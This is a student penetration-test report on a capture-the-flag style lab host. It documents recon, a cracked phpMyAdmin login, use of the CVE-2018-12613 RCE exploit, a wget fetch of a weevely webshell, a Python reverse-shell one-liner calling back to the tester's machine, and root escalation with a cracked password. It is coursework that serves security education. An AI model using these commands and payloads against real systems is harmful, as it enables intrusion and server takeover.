



Nancurinir

Security Assessment Findings Report

Champlain College

Date: April 12th, 2024
Version 1.0

Nicholas Rivera
Champlain College

Table of Contents

Table of Contents	2
Introduction	3
Objective	3
Contact Information	3
Assessment Overview	4
Recon	4
Exploitation	6
Exploits	8
RCE	8
Privilege Escalation	8
Finding Severity Ratings	13
Scope	14
Scope Exclusions	14

Introduction

All actions conducted to Nancurinir are found within this report. All of the information in this report can be used to bring Nancurinir to a deployable state, and all exploits used will be listed, as well as findings.

Objective

The objective of this report is to test against the targets in an orderly and controlled approach to limit damage whilst showcasing all vulnerabilities for them to be fixed.

Contact Information


Name	Title	Contact Information
Champlain College		
Nicholas Rivera	Student (CNCS)	Email: nicholas.rivera@mymail.champlain.edu

Assessment Overview

Recon

Target IP Address: 10.0.5.28

NMAP Scan Results:




```
(nick@kali)-[~]
$ sudo nmap 10.0.5.28 -A
[sudo] password for nick:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-14 21:43 EDT
Nmap scan report for 10.0.5.28
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 3 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.51 ms  10.0.17.2
2   0.70 ms  10.0.17.3
3   1.18 ms  10.0.5.28

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
```

Open ports: 80

HTTP View:



Gandalf Bio:

Gandalf is a legendary wizard of Middle-earth! His preferred weapons are his wizard staff, glamdring, and narya!



Directory Enumeration via gobuster:

```
(nick@kali)-[~]
$ sudo gobuster dir -u http://10.0.5.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.5.28
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/phpmyadmin (Status: 301) [Size: 311] [→ http://10.0.5.28/phpmyadmin/]
/server-status (Status: 403) [Size: 274]
Progress: 220560 / 220561 (100.00%)

Finished
```

Visiting /phpmyadmin/:




Exploitation

Making a wordlist using the /index.php on <http://10.0.5.28/>

```
(nick@kali)-[~]
$ cewl -d 3 -m 6 -w nancunirir.txt http://10.0.5.28
CeWL 5.5.2 (Grouping) Robin Wood (robin@diginiinja) (https://digi.ninja/)

(nick@kali)-[~]
$ cat nancunirir.txt
Gandalf
wizard
legendary
Middle
preferred
weapons
glamdring
shallnotpass
```

Testing the wordlist against /phpmyadmin/ to crack into any potential users




phpMyAdmin USER	phpMyAdmin PASSWORD
gandalf	shallnotpass

User “gandalf” compromised with password “shallnotpass” cracked using a wordlist.

NOTE: phpmyadmin seems to have the proper anti CSRF measures, however there are no other protections against brute force attacks using something such as a proxy and Burp Suite Intruder or similar.

phpMyAdmin information:



Exploitable with the following:

Nicholas Rivera
Champlain College

```
(nick@kali)-[~]  
$ searchsploit phpmyadmin 4.8.1
```

Exploit Title	Path
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)	php/webapps/44924.txt
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)	php/webapps/44928.txt
phpMyAdmin 4.8.1 - Remote Code Execution (RCE)	php/webapps/50457.py

Exploits:

NAME: [CVE-2018-12613](#) RCE exploit.

SEVERITY: 8.8 HIGH SEVERITY

Description of Vulnerability: This vulnerability allows an authenticated attacker, or an unauthenticated one in certain misconfiguration cases, to include and potentially execute files that reside on the server. This could lead to unauthorized disclosure of information, site defacement, or compromise of the server.

Remediation: Upgrade to the newest possible version of phpMyAdmin

PoC:

Using 50457.py, execute with credentials like the following:

```
(nick@kali)-[~]  
$ python3 50457.py 10.0.5.28 80 /phpmyadmin gandalf shallnotpass id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
  
(nick@kali)-[~]  
$ python3 50457.py 10.0.5.28 80 /phpmyadmin gandalf shallnotpass whoami  
www-data
```


NAME: Privilege Escalation

SEVERITY: 8.X HIGH SEVERITY


Description of Vulnerability: Privilege escalation is a crucial aspect of gaining access to critical infrastructure and establishing a foothold. Using phpMyAdmin a root user with an authentication string was found. This was easily unhashed using public tools.

Remediation: Implement a better password policy so if this hash is found it can not be unhashed in any reasonable time period .

PoC:



Identification of password hash in mysql user table.



Unhashing using a public website. Result is "gandalfthewhite"

SSH port is not open on the server, so the previous exploit was used to install a webshell and reverse shell.

```
(nick@kali)-[~]
$ weeveily generate nr123 nrshell.php
Generated 'nrshell.php' with password 'nr123' of 774 byte size.

(nick@kali)-[~]
$ python3 -m http.server 4441
Serving HTTP on 0.0.0.0 port 4441 (http://0.0.0.0:4441/) ...
10.0.5.28 - - [14/Apr/2024 23:26:27] "GET /nrshell.php HTTP/1.1" 200 -
10.0.5.28 - - [14/Apr/2024 23:26:27] "GET /nrshell.php HTTP/1.1" 200 -
```

Shell and http server created.

```
(nick@kali)-[~]
$ python3 50457.py 10.0.5.28 80 /phpmyadmin gandalf shallnotpass "wget http://10.0.17.121:4441/nrshell.php"
admin gandalf shallnotpass whoami

(nick@kali)-[~]
$ weeveily http://10.0.5.28/phpmyadmin/nrshell.php nr123
state nr123 nrshell.php
[+] weeveily 4.0.1 word 'nr123' of 774 byte size.

[+] Target:      10.0.5.28
[+] Session:    /home/nick/.weeveily/sessions/10.0.5.28/nrshell_0.session
0.0.0.0 port 4441 (http://0.0.0.0:4441/) ...
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> whoami
www-data
www-data@nancurunir:/usr/share/phpmyadmin $
```

RCE Exploit leveraged to insert a weeveily shell.

```
(nick@kali)-[~]
$ weevely http://10.0.5.28/phpmyadmin/nrshell.php nr123

[+] weevely 4.0.1

[+] Target:      10.0.5.28
[+] Session:     /home/nick/.weevely/sessions/10.0.5.28/nrshell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
www-data
www-data@nancurunir:/usr/share/phpmyadmin $ python -c 'import socket,os,pty;s=socket
.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.17.121",4444));os.dup2(s
.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
sh: 1: python: not found
www-data@nancurunir:/usr/share/phpmyadmin $ python3 -c 'import socket,os,pty;s=socket
t.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.17.121",4444));os.dup2(
s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
root@nancurunir:~#
```

Weevely shell is utilized to run a reverse shell to the attackers local machine.

```

(nick@kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.17.121] from (UNKNOWN) [10.0.5.28] 54584
$

$ whoami
whoami
www-data
$ su gandalf
su gandalf
Password: gandalfthewhite

$ id
id
uid=1002(gandalf) gid=1002(gandalf) groups=1002(gandalf),27(sudo)
$ whoami
whoami
gandalf
$ sudo -i
sudo -i
[sudo] password for gandalf: gandalfthewhite

root@nancurunir:~# cd
cd
root@nancurunir:~# ls
ls
root-flag.txt  snap
root@nancurunir:~# cat root-flag.txt
cat root-flag.txt
"22815793-a31c-42e5-ab46-a42241152c26"
root@nancurunir:~#

```

```

$ cat user-flag.txt
cat user-flag.txt
"82745644-c7f3-4250-acba-aa453abb2249"

```

Reverse shell is successful with complete root compromise utilizing the password found in the mysql database against user 'gandalf' who has root permissions.

NANCURUNIR USER	NANCURUNIR PASSWORD
gandalf	gandalfthewhite

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	10.0.5.28

Scope Exclusions

Denial of Service or other modifications to server files that would disrupt other pentesting activities.



Last Page